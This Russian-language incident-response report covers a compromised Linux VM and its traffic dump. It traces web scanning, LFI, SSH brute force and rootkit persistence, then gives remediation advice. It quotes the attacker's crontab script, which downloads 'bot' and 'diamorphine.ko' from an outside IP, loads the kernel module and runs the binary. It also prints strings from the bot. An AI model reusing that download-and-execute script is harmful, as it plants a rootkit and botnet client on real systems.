Персонализация

ФИО: Goose Gusevich

Объекты исследования

```
https://drive.google.com/file/d/1AxE6MIO7B9g8nmAxdbAAwnmfX_8mOsFI/view
```

Виртуальная машина "3Day", а так же дамп трафика "net_dump" с многочисленными HTTP и SSH соединениями и предположительно, с зафиксированными вредоносными действиями.

Анализ виртуальной машины

Исходя из анализа файлов :"/etc/paaswd" ,"/etc/group","/etc/sudores",на данный момент в системе 3 пользователя:
admin, docker_admin, user.Пользоватиели user и admin входят в группу с правами выполнения команд от root, в группу управления Docker входит пользователь docker_admin.

Последние изменения файлов:

```
stat /etc/passwd && stat /etc/group && stat /etc/sudoers && stat /etc/shadow
&& stat /var/spool/cron/crontabs/root
```

Файл: /etc/passwd
Устройство: 801h/2049d Inode: 143444 Ссылки: 1
Доступ: (0644/-rw-r--r--) Uid: (0/ root) Gid: (0/ root)
Модифицирован: 2019-05-14 12:51:32.028000000 +0300
Изменён: 2019-05-14 12:51:32.028000000 +0300

Файл: /etc/group
Устройство: 801h/2049d Inode: 147268 Ссылки: 1
Доступ: (0644/-rw-r--r--) Uid: (0/ root) Gid: (0/ root)
Модифицирован: 2019-05-14 12:51:12.460000000 +0300
Изменён: 2019-05-14 12:51:12.460000000 +0300

Файл: /etc/sudoers
Устройство: 801h/2049d Inode: 143365 Ссылки: 1
Доступ: (0440/-r--r-----) Uid: (0/ root) Gid: (0/ root)
Модифицирован: 2017-06-05 15:22:55.000000000 +0300
Изменён: 2019-04-25 04:21:49.174025502 +0300

Файл: /etc/shadow
Устройство: 801h/2049d Inode: 142510 Ссылки: 1
Доступ: (0640/-rw-r-----) Uid: (0/ root) Gid: (42/ shadow)
Модифицирован: 2019-05-14 12:51:29.696000000 +0300
Изменён: 2019-05-14 12:51:29.708000000 +0300

Файл: /var/spool/cron/crontabs/root
Устройство: 801h/2049d Inode: 262276 Ссылки: 1
Доступ: (0600/-rw-------) Uid: (0/ root) Gid: (107/ crontab)
Модифицирован: 2024-05-13 13:16:41.664000000 +0300
Изменён: 2024-05-13 13:16:41.692000000 +0300

В файле Crontab'a пользователя root "/var/spool/cron/crontabs/root" имеется запись "@reboot /bin/avahi" что предполагает при каждой перезагрузке системы данный бинарный файл запускается с высокими привилегиями root'a.

```
#!/bin/bash
/bin/sleep 30
mkdir /tmp/N3M3S1S_folder
cd /tmp/N3M3S1S_folder
```

```
wget http://37.46.128.71/bot
wget http://37.46.128.71/diamorphine.ko
/sbin/insmod ./diamorphine.ko
/bin/chmod +x ./bot
./bot
```

При осмотре данного файла выяснилось, что он файл является "shell script". Данный скрипт подразумевает загрузку двух файлов "bot" и "diamorphine.ko" по протоколу http и сервера 37.46.128.71, загружает модуль ядра "diamorphine.ko" и исполняет файл "bot".
Предполагаю что данный модуль ядра является руткитом, который при запуске системы подгружает себя.
Так же считаю что присутствует странная активность в скрытых процессах.

```
ps aux | awk '{print $2}' | while read pid; do [ ! -d "/proc/$pid" ] && echo
"Скрытый процесс: $pid"; done
```

Так же вывод команды ps -aux содержит упоминание diamorphine.ko

```
root       741  0.0  0.3  44908  3732 ?        S    20:03   0:00 wget
http://37.46.128.71/diamorphine.ko
```

SSH LOGS

Так же были обнаружены интересные системные записи логов SSH, которые находятся в "/vat/log/auth.log.1".
Выписку логов я прикреплю к отчету
Местное время сервера UTC+3.

```
root@jury:/var/log# timedatectl
      Local time: Пт 2025-05-16 01:12:53 MSK
  Universal time: Чт 2025-05-15 22:12:53 UTC
        RTC time: Чт 2025-05-15 22:12:53
       Time zone: Europe/Moscow (MSK, +0300)
 Network time on: yes
NTP synchronized: no
 RTC in local TZ: no
root@jury:/var/log#
```

Исходя из логов злоумышленник пытался подобрать пароль к учётным данным SSH: admin и docker_admin.
Первоначальный доступ был получен 00:48:56 к пользователю admin по ssh с ip адреса 89.232.113.1, что соответствует выписка.


```
May 23 00:48:56 jury sshd[1806]: Accepted password for admin from 89.232.113.1
port 50509 ssh2
```

После того как злоумышленник получил доступ от переключился на пользователя root через su и поменять пароль пользователю admin.

Начиная с 01:24:04 по 01:49:45 перебирался пароль от учетной записи ssh docker_admin с двух ip адресов: 89.232.113.1 и 85.140.1.102.

```
May 23 01:50:10 jury sshd[2519]: Accepted password for docker_admin from
89.232.113.1 port 50511 ssh2
```

Получив доступ злоумышленник внес изменения в crontab, переименовал и поменял владельца файла.



После чего ниже указанной командой удалил файлы логирования на машине!

```
/bin/cp -r /var/log/alternatives.log /var/log/apache2 /var/log/apt
/var/log/auth.log /var/log/auth.log.1 /var/log/btmp /var/log/daemon.log
/var/log/daemon.log.1 /var/log/debug /var/log/debug.1 /var/log/dpkg.log
/var/log/faillog /var/log/installer /var/log/kern.log /var/log/kern.log.1
/var/log/lastlog /var/log/messages /var/log/messages.1 /var/log/nginx
/var/log/php7.3-fpm.log /var/log/syslog /var/log/syslog.1 /var/log/syslog.2.gz
/var/log/syslog.3.gz /var/log/syslog.4.gz /var/log/unattended-upgrades
/var/log/user.log /var/log/user.log.1 /var/log/wtmp ./
```

Анализ дампа трафика

Временное различие с московским временем +3 часа.
В дампе трафика присутствуют следы сканирование веб предложения на наличия уязвимостей, вероятно всего используется сканер уязвимостей OWASP ZAP.
Поиск уязвимости на веб приложении, судя по дампу трафика начался 22.05.2019 года приблизительно в 22:09 и закончился примерно в 22:43 22.05.2019 года с двух ip адресов 89.232.113.1 и 85.140.1.102 .

Использовался поиск SQL инъекции с ip адресов 85.140.1.102 и 89.232.113.1 - это одна из самых опасных и распространенных уязвимостей в веб-приложениях. Она позволяет злоумышленнику вмешиваться в запросы, которые приложение отправляет к базе данных. Это может привести к краже, изменению или удалению данных, а также к полному контролю над базой данных, но может нанести вред только в том случае, если приложение взаимодействует с базой данных (БД) и использует SQL-запросы.
На данной виртуальной машине отсутствует база данных и не используеются какие либо SQL-запросы на веб приложении, что является подтверждением того, что поиск уязвимости будет неудачным.

Используется попытка эксплуатации уязвимости Open Redirect - это уязвимость веб-приложений, которая позволяет злоумышленнику перенаправлять пользователей на произвольные внешние сайты. В данном случае судя по дампу трафика он использовал поисковик google; (www.google.com%2Fsearch%3Fq%3DOWASP%2520ZAP) используя указаная полезная нагрузка в параметрах GET запросов. В одном из пакетов 46119 из дампа сетевого трафика, сигнализирует присутствие отпечатков сканера веб приложений на наличие уязвимостей OWAPS ZAP.
Судя по дампу трафика данную уязвимость проэксплуатировать у злоумышленника не получилось.

Исходя из различных уязвимостей, которые искал злоумышленник, ему удалось эксплуатировать уязвимость Local File Inclusion (LFI), которая позволила злоумышленнику включать и выполнять локальные файлы на сервере через веб-приложение.
Данная уязвимость видна в дампе пакетов сетевого трафика 37797 и 38662 примерно в 22:40 22.05.2019 года.
Злоумышленнику удалось получить доступ к файлу "/etc/passwd". Этот файл содержит важную информацию о пользователях системы, включая их имена, идентификаторы, домашние каталоги и командные оболочки.


Злоумышленник, получив список пользователей системы, использовал атаку Brute Force для получения доступа к системе через порт 22 (SSH). Основной целью атаки был пользователь docker_admin. Многочисленные попытки подбора пароля зафиксированы в логах "/var/log/auth.log1".

После получения доступа к docker_admin, злоумышленник подгрузил на сервер руткит с http сервера 37.46.128.71.


96761	23:05:37,643729	10.90.90.116	37.46.128.71	TCP	76 58092 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=1161945 TSecr=0 WS=128
96762	23:05:37,643798	10.90.90.116	89.232.113.1	SSHv2	192 Server: Encrypted packet (len=124)
96763	23:05:37,645567	37.46.128.71	10.90.90.116	TCP	76 80 → 58092 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1460 SACK_PERM TSval=1346787023 TSecr=1161945 WS=256
96764	23:05:37,645635	10.90.90.116	37.46.128.71	TCP	68 58092 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=1161945 TSecr=1346787023
96765	23:05:37,645731	10.90.90.116	37.46.128.71	HTTP	208 GET /bot HTTP/1.1
96766	23:05:37,645792	10.90.90.116	89.232.113.1	SSHv2	120 Server: Encrypted packet (len=52)
96767	23:05:37,645879	10.90.90.116	89.232.113.1	SSHv2	144 Server: Encrypted packet (len=76)
96768	23:05:37,647950	37.46.128.71	10.90.90.116	TCP	68 80 → 58092 [ACK] Seq=1 Ack=141 Win=15616 Len=0 TSval=1346787025 TSecr=1161945
96769	23:05:37,648473	37.46.128.71	10.90.90.116	TCP	85 80 → 58092 [PSH, ACK] Seq=1 Ack=141 Win=15616 Len=17 TSval=1346787026 TSecr=1161945 [TCP PDU reassembled in 96785]
96770	23:05:37,648493	10.90.90.116	37.46.128.71	TCP	68 58092 → 80 [ACK] Seq=141 Ack=18 Win=29312 Len=0 TSval=1161946 TSecr=1346787026
96771	23:05:37,650121	37.46.128.71	10.90.90.116	TCP	254 80 → 58092 [PSH, ACK] Seq=18 Ack=141 Win=15616 Len=186 TSval=1346787027 TSecr=1161946 [TCP PDU reassembled in 96785]
96772	23:05:37,650144	10.90.90.116	37.46.128.71	TCP	68 58092 → 80 [ACK] Seq=141 Ack=204 Win=30336 Len=0 TSval=1161947 TSecr=1346787027
96773	23:05:37,650333	10.90.90.116	89.232.113.1	SSHv2	128 Server: Encrypted packet (len=60)
96774	23:05:37,650424	10.90.90.116	89.232.113.1	SSHv2	144 Server: Encrypted packet (len=76)
96775	23:05:37,650492	10.90.90.116	89.232.113.1	SSHv2	128 Server: Encrypted packet (len=60)
96776	23:05:37,650549	10.90.90.116	89.232.113.1	SSHv2	248 Server: Encrypted packet (len=180)
96777	23:05:37,674000	37.46.128.71	10.90.90.116	TCP	8260 80 → 58092 [PSH, ACK] Seq=204 Ack=141 Win=15616 Len=8192 TSval=1346787047 TSecr=1161947 [TCP PDU reassembled in 96785]
96778	23:05:37,674041	10.90.90.116	37.46.128.71	TCP	68 58092 → 80 [ACK] Seq=141 Ack=8396 Win=46720 Len=0 TSval=1161952 TSecr=1346787047
96779	23:05:37,674097	37.46.128.71	10.90.90.116	TCP	5860 80 → 58092 [ACK] Seq=8396 Ack=141 Win=15616 Len=5792 TSval=1346787047 TSecr=1161947 [TCP PDU reassembled in 96785]
96780	23:05:37,674115	10.90.90.116	37.46.128.71	TCP	68 58092 → 80 [ACK] Seq=141 Ack=14188 Win=58240 Len=0 TSval=1161953 TSecr=1346787047
96781	23:05:37,681155	37.46.128.71	10.90.90.116	TCP	2964 80 → 58092 [ACK] Seq=14188 Ack=141 Win=15616 Len=2896 TSval=1346787053 TSecr=1161952 [TCP PDU reassembled in 96785]
96782	23:05:37,681188	10.90.90.116	37.46.128.71	TCP	68 58092 → 80 [ACK] Seq=141 Ack=17084 Win=64128 Len=0 TSval=1161954 TSecr=1346787053
96783	23:05:37,681261	37.46.128.71	10.90.90.116	TCP	7308 80 → 58092 [ACK] Seq=17084 Ack=141 Win=15616 Len=7240 TSval=1346787053 TSecr=1161952 [TCP PDU reassembled in 96785]
96784	23:05:37,681279	10.90.90.116	37.46.128.71	TCP	68 58092 → 80 [ACK] Seq=141 Ack=24324 Win=78592 Len=0 TSval=1161954 TSecr=1346787053
96785	23:05:37,681312	37.46.128.71	10.90.90.116	HTTP	7164 HTTP/1.0 200 OK
96786	23:05:37,681330	10.90.90.116	37.46.128.71	TCP	68 58092 → 80 [ACK] Seq=141 Ack=31421 Win=92800 Len=0 TSval=1161954 TSecr=1346787053
96787	23:05:37,681578	10.90.90.116	89.232.113.1	SSHv2	248 Server: Encrypted packet (len=180)
96788	23:05:37,681684	10.90.90.116	89.232.113.1	SSHv2	168 Server: Encrypted packet (len=100)
96789	23:05:37,682199	10.90.90.116	37.46.128.71	TCP	68 58092 → 80 [FIN, ACK] Seq=141 Ack=31421 Win=92800 Len=0 TSval=1161955 TSecr=1346787053
96790	23:05:37,683733	37.46.128.71	10.90.90.116	TCP	68 80 → 58092 [ACK] Seq=31421 Ack=142 Win=15616 Len=0 TSval=1346787061 TSecr=1161955
96791	23:05:37,687639	10.90.90.116	37.46.128.71	TCP	76 58094 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=1161956 TSecr=0 WS=128
96792	23:05:37,687726	10.90.90.116	89.232.113.1	SSHv2	200 Server: Encrypted packet (len=132)
96793	23:05:37,689432	37.46.128.71	10.90.90.116	TCP	76 80 → 58094 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1460 SACK_PERM TSval=1346787066 TSecr=1161956 WS=256
96794	23:05:37,689483	10.90.90.116	37.46.128.71	TCP	68 58094 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=1161956 TSecr=1346787066
96795	23:05:37,689547	10.90.90.116	37.46.128.71	HTTP	219 GET /diamorphine.ko HTTP/1.1
96796	23:05:37,691651	37.46.128.71	10.90.90.116	TCP	68 80 → 58094 [ACK] Seq=1 Ack=152 Win=15616 Len=0 TSval=1346787069 TSecr=1161956
96797	23:05:37,692132	37.46.128.71	10.90.90.116	TCP	85 80 → 58094 [PSH, ACK] Seq=1 Ack=152 Win=15616 Len=17 TSval=1346787069 TSecr=1161956 [TCP PDU reassembled in 96960]
96798	23:05:37,692152	10.90.90.116	37.46.128.71	TCP	68 58094 → 80 [ACK] Seq=152 Ack=18 Win=29312 Len=0 TSval=1161957 TSecr=1346787069
96799	23:05:37,693745	37.46.128.71	10.90.90.116	TCP	255 80 → 58094 [PSH, ACK] Seq=18 Ack=152 Win=15616 Len=187 TSval=1346787071 TSecr=1161957 [TCP PDU reassembled in 96960]
96800	23:05:37,693768	10.90.90.116	37.46.128.71	TCP	68 58094 → 80 [ACK] Seq=152 Ack=205 Win=30336 Len=0 TSval=1161957 TSecr=1346787071

Геолокация


Взаимодействия с сервером происходило с трех ip адресов: 89.232.113.1, 85.140.1.102, 37.46.128.71



85.140.1.102 (102.mtsnet.ru): Нижний Новгород, Россия ⚠



37.46.128.71 (karimvadigullin.fvds.ru): Москва, Россия ⚠



Анализ файлов

diamorphine.ko - является вредоносным приложением, бинарный файл bot является исполняемым в линукс системах, требует обратного реверс инжиниринга, советую направить их на анализ в соответствующие органы.

```
https://github.com/m0nad/Diamorphine/blob/master/diamorphine.c
```

https://www.virustotal.com/gui/file/2e85098b1b4cfe423e0736b294aabf92450b0f0d678723c208f5291c0f578a83

https://www.virustotal.com/gui/file/bd8c1a2d0d972c787294f1bd4edd179b3b97b4e082c50c7d9f49e93b5bd516e0

strings bot

```
GET / HTH
TP/1.1
Host:
User-AgH
ent: PwnH
ydoll/1.H
ConteH
nt-Type:H
 applicaH
tion/jsoH
AWAVA
AUATL
[]A\A]A^A_
info
exec
kill
attack
stop
37.46.128.71
Socket
uname
S:%s,N:%s,R:%s,V:%s,M:%s
;*3$"
GCC: (Debian 6.3.0-18+deb9u1) 6.3.0 20170516
$msg
+ctr
h/Y
`0len
\0cmd
0ptr
H0arg
X0pos
l0pid
h0res
h0rnd
d/Y
h/Y
`0len
h0len
4msg
0len
X0bb
4msg
4num
!cmd
```

Удаление руткита

Удаление записи из crontab и исполняемого файла "/bin/avahi" . Хотя и этого может быть недостаточно, так как вредоносный скрипт загрузил себя как модуль ядра что требует полной переустановки системы, либо же полной проверки системы на наличие других аномалий и различных проверок.

Рекомендации

1. Использования виртуальной частной сети (VPN). Использовать принцип минимальной достаточности.
2. Использования Fail2Ban, блокировать попытки Brute Forse.
3. Использовать WAF. К примеру Cludflare предоставляет туннельное соединение что позволяет срыть IP адрес, а иак же обеспечить DDos защиту.
4. Хорошей практикой было бы использование SSH ключей в место паролей.
5. Внутреннее логирование:SIEM,IDPS.Качественно настроенные системы обнаружения и вторжения на уровне хоста и сети в конечных "входов" и акцент на критичекие важные файлы системы.
   В данном случаи желательно зарыть внешине порты, предоставлять доступ исключительно через виртуальную частную сеть, при этом обеспечить безопатность высше указаными рекомендациями по SSH и Web приложению.